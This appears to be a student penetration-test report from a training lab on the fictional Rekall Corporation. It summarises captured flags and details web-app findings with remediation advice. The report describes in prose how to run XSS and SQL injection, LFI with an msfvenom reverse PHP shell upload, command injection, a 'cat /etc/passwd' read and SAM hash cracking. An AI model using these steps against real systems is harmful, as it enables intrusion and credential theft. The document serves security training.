
Cybersecurity

Penetration Test Report



Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	TheEmus Cyber-Ops,LLC
Contact Name	TheEmus Team
Contact Title	pentester

Document History

Version	Date	Author(s)	Comments
001	4/3/2024	Martina Russo	Start Date
002	4/10/2024	Martina Russo	End Date

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall’s responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

Executive Summary of Findings

Day 1 Flags:

Flag 1: Exploited a cross-site scripting (XSS) vulnerability on the welcome page of a website, inserting a script to retrieve the flag.
Flag 2: Accessed MemoryPlanet.php from the Recall website and inserted a script in the Choose Your Character section to retrieve the flag.
Flag 3: Accessed the comment.php page from the Recall website and inserted a script in the comment section to retrieve the flag.
Flag 4: Accessed AboutRecallPHP using curl verbose, examining the headers to find the flag.
Flag 5: Exploited a local file inclusion vulnerability on MemoryPlanner.php, uploaded a shell.php file, and retrieved the flag.
Flag 6: Uploaded a shell.php file with a modified extension (.jpg) to bypass file upload restrictions and retrieved the flag.
Flag 7: Exploited a SQL injection vulnerability on the login page, injected a payload, and gained access to retrieve the flag.
Flag 8: Identified credentials within the source code of the login page and used them to access the admin page, obtaining the flag.
Flag 9: Discovered FLAG in the robots.txt file of the website.
Flag 10: Used command injection on the networking.php page to execute commands and retrieve the flag.
Flag 11: Executed a command injection through the MX record checker field to access the contents of a file and retrieve the flag.
Flag 12: Attempted to brute force login credentials on the administrator login page, eventually gaining access and obtaining the flag.
Flag 13: Accessed the souvenir.php page, injected PHP queries to execute commands, and retrieved the flag.
Flag 14: Used Burp Suite to intercept traffic and brute force session IDs on the admin_legal_data.php page, obtaining the flag.
Flag 15: Accessed the disclaimer.php page with a specific URL to retrieve the flag from the old_disclaimers directory.

Day 2 Flags:

Flag 1: Employed a dossier source tool on total rekall.xyz's URL, extracting the flag from the 'Registrant Street' details.
Flag 2: Extracted the IP address 34.102.136.180 from the same dossier page for total rekall.xyz.
Flag 3: Utilized OSINTframework to search the certificate using the IP address acquired from the prior flag.
Flag 4: Conducted an nmap scan via terminal on the network 192.168.13.0/24, determining the number of hosts as the flag.
Flag 5: Executed an aggressive nmap scan against the hosts, identifying the Drupal host's IP address.
Flag 6: Administered a Nessus scan on the (.12) host, retrieving the flag from the top-right id number.

Flag 7: Exploited the (.10) host via Metasploit's RCE exploit, acquiring the flag through a shell session.
Flag 8: Employed the same method as Flag 7 on the (.11) host, utilizing shell shock and initiating a second session to procure the flag.
Flag 9: Accessed the server used for Flag 8, examining suspicious usernames via 'cat /etc/passwd' command to retrieve the flag.
Flag 10: Leveraged Metasploit's RCE exploit on the (.12) host, searching for a file named 'flag' using the results from Nessus scan, then downloaded and accessed the flag using Meterpreter.
Flag 11: Employed the same method as Flag 10 on the (.13) host, utilized getuid command via Meterpreter to obtain the server username, serving as the flag.
Flag 12: Accessed the exploit ending with (.14), gained entry via 'ssh' command using the registrant's name, then utilized 'find' command to acquire the flag

Day 3 Flags:


Flag 1: Conducted OSINT search on GitHub for repositories belonging to the user "Total Recall" and retrieved the flag from a file containing user credentials.
Flag 2: Retrieved the IP address of a domain and accessed a restricted page using obtained credentials, retrieving the flag.
Flag 3: Exploited FTP service on a Windows 10 machine, accessed a directory, and retrieved the flag.
Flag 4: Exploited an SLMail vulnerability on a Windows 10 machine, gained access, and retrieved the flag.
Flag 5: Created a scheduled task on a Windows machine, searched for it, and retrieved the flag from the task's comment.
Flag 6: Extracted SAM hashes from a compromised Windows machine, cracked a password hash, and gained access to retrieve the flag.
Flag 7: Located and accessed the FLAG7.txt file on a Windows machine to retrieve the flag.
Flag 8: Used cached credentials to gain access to a Windows machine, cracked a password hash, and retrieved the flag.
Flag 9: Navigated through the file system of a Windows machine and located FLAG9.txt to retrieve the flag.
Flag 10: Retrieved the password hash of an Administrator user from a Windows machine and obtained the flag.

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- **Effective DDoS Protection:** Implemented measures to safeguard network availability against DDoS attacks, demonstrating a proactive approach to maintaining network stability and availability.
- **Robust Network Architecture Mapping:** Demonstrated effective network architecture mapping to prevent open-source data vulnerabilities, indicating a strong understanding of potential attack vectors and a proactive approach to network security.
- **Utilization of Security Tools:** Leveraged security tools like Metasploit, Hashcat, and Nmap to prevent unauthorized access, showcasing a comprehensive approach to identifying and addressing security vulnerabilities across different layers of the network.
- **Adoption of Proactive Defensive and Offensive Strategies**: Adopted proactive defensive and offensive strategies, indicating a comprehensive security posture that not only focuses on defending against attacks but also actively seeks out and mitigates potential threats.
- **Continuous Penetration Testing:** Conducted continuous and up-to-date penetration testing to identify and address vulnerabilities, demonstrating a commitment to maintaining the security of the network infrastructure and staying ahead of emerging threats.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- **Vulnerability Exploitation:** Multiple vulnerabilities like SQL injection and remote code execution indicate weaknesses in the website's code and configuration.
- **Information Disclosure**: Accessing sensitive files without proper authentication shows weaknesses in access controls, emphasizing the need for better authorization mechanisms.
- **Command Injection:** Presence of command injection vulnerabilities reveals flaws in input validation, requiring improved security measures.
- **Brute Force Attacks:** Successful brute force attacks underscore weaknesses in password policies and authentication systems.
- **Incomplete Network Segmentation:** Network scanning and exploitation expose gaps in network segmentation and access controls, urging for stronger measures.
- **Insufficient Security Awareness:** Flags obtained through social engineering highlight the importance of enhancing security training for employees.

- **Hash Cracking:** Weaknesses in password storage mechanisms are evident through successful hash cracking attempts.
- **Information Leakage:** Information leakage through code comments signifies the need for better code hygiene and review processes.

Summary Vulnerability Overview

Vulnerability	Severity
SQL Injection Vulnerability	Critical
Cross-Site Scripting (XSS) Vulnerability	Critical
Remote Code Execution (RCE) Vulnerability	Critical
Local File Inclusion (LFI) Vulnerability	Critical
Brute Force Attack Vulnerability	Critical
Command Injection Vulnerability	High
Local File Inclusion (LFI) Vulnerability	High
Information Disclosure	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:



Scan Type	Total
Hosts	172.22.117.100 172.22.117.20 172.22.117.10 192.168.14.35 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14
Ports	21 22 80 110 8009 8080


Exploitation Risk	Total
Critical	5
High	2
Medium	1
Low	0

Vulnerability Findings DAY 1



Vulnerability 1	Findings
Title	XSS Payload
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	Medium
Description	1. Access the welcome page PHP on the recall website. 2. Look for a field where you can input your name. 3. :Insert the cross-site scripting (XSS) payload into the input field. 4. Submit the form or input to execute the XSS attack. 5. Observe the result to confirm successful execution of the XSS payload
Images	
Affected Hosts	192.168.14.35
Remediation	Enforce input validation.



Vulnerability 2	Findings
Title	XSS Payload

Type (Web app / Linux OS / WIndows OS)	WEB APPLICATION
Risk Rating	Medium
Description	1. Access MemoryPlanet.php on the Recall website. 2. Look for the option "Click here to start planning" and click on Navigate to the section labeled "Choose Your Character." 3. Input the script into the designated input field or area. 4. Ensure the script is properly injected and executed
Images	 






	 
Affected Hosts	Web server hosting MemoryPlanner.php. 192.168.14.35
Remediation	Implement input validation to sanitize user input. Use secure coding practices to prevent XSS attacks. Regularly update and patch the web application to mitigate vulnerabilities.


Vulnerability 3	Findings
Title	XSS Payload
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	1. Go to the comment section on the Recall page. 2. Select the option to "Leave a Comment." 3. On the page for leaving a comment, locate the space where you can write your comment. 4. Instead of a regular comment, insert the script into the comment input area. 5. Ensure the script is properly formatted and ready for execution. 6. After entering the script, submit the comment. 7. Observe the result to confirm the successful execution of the script.

Images	  
Affected Hosts	Web server hosting About Recall page 192.168.14.35
Remediation	Implement input validation to sanitize user input. Use secure coding practices to prevent XSS attacks. Regularly update and patch the web application to mitigate vulnerabilities.



Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	1. Go back to Terminal and write a script to access AboutRecallPHP using curl with the verbose option 2. Execute the command and let it run. 3. Scroll down through the verbose output to visualize the headers. 4. Look for the header section, where you'll find Flag 4 embedded within
Images	 
Affected Hosts	Web server hosting About-Rekall.php .192.168.14.35
Remediation	Encrypt sensitive data, limit access to confidential information, and implement secure communication protocols (e.g., HTTPS). Regularly audit and update access controls.

Vulnerability 5	Findings
Title	Local File Inclusion (LFI) Exploit
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High



Description	1. Identify and exploit a local file inclusion vulnerability present on the MemoryPlanner.php page, knowing that the server is running on PHP. 2. Execute the ip addr command in the terminal to determine the local IP address. Identify the address 192.168.14.1, which is in the same IP range as the server. 3. Utilize the Metasploit Framework to create a reverse PHP shell payload using msfvenom. 4. Redirect the output of the command to a file named shell.php. 5. Upload the generated shell.php file to the server via the upload file option on the MemoryPlanner.php page. 6. Upon successful upload, the server will respond with the flag path
Images	    

	
Affected Hosts	Web server hosting MemoryPlanner.php.192.168.14.35
Remediation	Implement strict file upload validation, sanitize user input to prevent directory traversal attacks, and restrict file access permissions. Regularly audit and patch server configurations to mitigate LFI vulnerabilities.

